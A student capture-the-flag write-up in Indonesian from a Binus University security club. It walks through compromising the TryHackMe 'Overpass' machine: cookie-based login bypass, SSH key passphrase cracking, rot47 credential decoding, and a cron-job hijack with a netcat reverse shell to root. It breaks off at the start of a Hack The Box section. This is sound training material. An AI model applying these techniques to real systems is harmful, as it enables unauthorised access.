Write Up CSC

Anggota kelompok:

Khumaira Malik Anabil (2540132080)


Muhammad Mazaya Ramadhany Satrio (2501997400)

Paul Bright Yaftoran (2501974403)


Binus University

Cyber Security Community (CSC)

1. Overpass - TryHackMe




Kali ini saya mencoba sebuah machine bernama Overpass dari tryhackme
Saya langsung mencoba memasukkan IP address dari machine tersebut dalam browser




Di halaman tersebut ada Downloads dan About Us

Pada halaman About Us, terdapat informasi tentang para developer dari overpass.




Pada halaman Downloads, terdapat link untuk mendownload dan ada pula Source codenya





Saya langsung saja mendownload Overpass untuk Linux dan menjalankannya

Namun sebelumnya saya harus menjadikan file tersebut menjadi executable dengan chmod +x




Seperti itulah tampilan dari executablenya
Setelah itu saya buka source codenya dan menemukan sebuah fungsi rot 47 yang digunakan untuk enkripsi dan juga kita bisa tau bahwa kredensialnya bisa kita temukan di ~/.overpass







Lalu saya buka built scriptnya dan sepertinya tidak ada hal yang menarik




Setelah melihat-lihat isi dari halaman-halaman tersebut saya coba jalankan nmap dan gobuster
Nmap menemukan OpenSSH pada port 22



Gobuster menemukan directory /admin




Halaman tersebut adalah sebuah login page
Saya coba beberapa kredensial default seperti admin admin dll namun tidak berhasil




Selanjutnya saya buka sourcenya dan menemukan /login.js


```
        method: 'POST', // *GET, POST, PUT, DELETE, etc.
        cache: 'no-cache', // *default, no-cache, reload, force-cache, only-if-cached
        credentials: 'same-origin', // include, *same-origin, omit
        headers: {
            'Content-Type': 'application/x-www-form-urlencoded'
        },
        redirect: 'follow', // manual, *follow, error
        referrerPolicy: 'no-referrer', // no-referrer, *client
        body: encodeFormData(data) // body data type must match "Content-Type" header
    });
    return response; // We don't always want JSON back
}
const encodeFormData = (data) => {
    return Object.keys(data)
        .map(key => encodeURIComponent(key) + '=' + encodeURIComponent(data[key]))
        .join('&');
}
function onLoad() {
    document.querySelector("#loginForm").addEventListener("submit", function (event) {
        //on pressing enter
        event.preventDefault()
        login()
    });
}
async function login() {
    const usernameBox = document.querySelector("#username");
    const passwordBox = document.querySelector("#password");
    const loginStatus = document.querySelector("#loginStatus");
    loginStatus.textContent = ""
    const creds = { username: usernameBox.value, password: passwordBox.value }
    const response = await postData("/api/login", creds)
    const statusOrCookie = await response.text()
    if (statusOrCookie === "Incorrect credentials") {
        loginStatus.textContent = "Incorrect Credentials"
        passwordBox.value=""
    } else {
        Cookies.set("SessionToken",statusOrCookie)
        window.location = "/admin"
    }
}
```

Pada /login.js terdapat sebuah fungsi yang akan membuka halaman /admin namun dengan sebuah cookie.
Jika statusOrCookie==”Incorrect Credentials” maka tidak ada yang muncul
Namun sepertinya jika statusOrCookie==apa saja selain “Incorrect Credentials” maka /admin akan terbuka dengan sebuah cookie
Saya langsung saja mencobanya




Muncullah sebuah private key, Saya simpan key tersebut dalam sebuah file bernama op1
Setelah itu saya mencoba masuk ke openSSH dengan menggunakan key tersebut
Sebelumnya saya harus mendapatkan passphrase dari key tersebut
Saya gunakan tools JohnTheRipper
Untuk itu saya harus merubah format key tersebut kedalam format yang bisa diterima JohnTheRipper







Dengan itu saya menemukan passphrasenya
Langsung saja saya masuk ke sshnya
Saya login sebagai james karena itulah nama yang disebutkan pada /admin tadi



Ternyata berhasil
Saya langsung saja melihat ada apa saja disitu
Dan saya langsung menemukan file yang mengandung user flag




Masih ada 1 flag lagi yang harus ditemukan yaitu root flag
Untuk itu perlu Privilage Escalation
Selain file berisi user flag ada juga file yang bernama todo.txt




Disitu diberitahu bahwa si Paradox telah membuat automated script
Pada source code terlihat bahwa kredensial tersimpan dalam ~/.overpass

```
james@overpass-prod:~$ cat todo.txt
To Do:
> Update Overpass' Encryption, Muirland has been complaining that it's not strong enough
> Write down my password somewhere on a sticky note so that I don't forget it.
  Wait, we make a password manager. Why don't I just use that?
> Test Overpass for macOS, it builds fine but I'm not sure it actually works
> Ask Paradox how he got the automated build script working and where the builds go.
  They're not updating on the website
james@overpass-prod:~$ cat ~/.overpass
,LQ?2>6QiQ$JDE6>Q[QA2DDQiQD2J5C2H?=J:?8A:4EFC6QN.james@overpass-prod:~$
```


Ternyata isinya adalah sebuah string yang terenkripsi, sepertinya dengan rot 47
Saya masukkan saja ke CyberChef untuk memastikan dan mendecrypt




Terdapat sebuah nama dan password
Selanjutnya karena sebelumnya disebutkan ada automation script, saya mencarinya pada crontab
Crontab ini digunakkan jika suatu software atau program perlu dijalankan sesuai jadwal yang ditentukan




Disini saya melihat root melakukan curl untuk mendowload buildscript.sh dari overpass.thm
Jika saya bisa merubah overpass.thm dengan ip saya sendiri dan merubah isi dari buildscript.sh saya bisa menjadi root




Setelah itu saya buat sebuah file yang bernama buildscript.sh dengan isi yang bisa digunakkan untuk eksploitasi




Selanjutnya saya membuat sebuah server dan menggunakkan netcat untuk connect menjadi root






Dan akhirnya dapat root flagnya


2. Phonebook - Hack The Box




Di sini saya diberikan suatu ip beserta hostnya. Setelah saya buka, terdapat login form



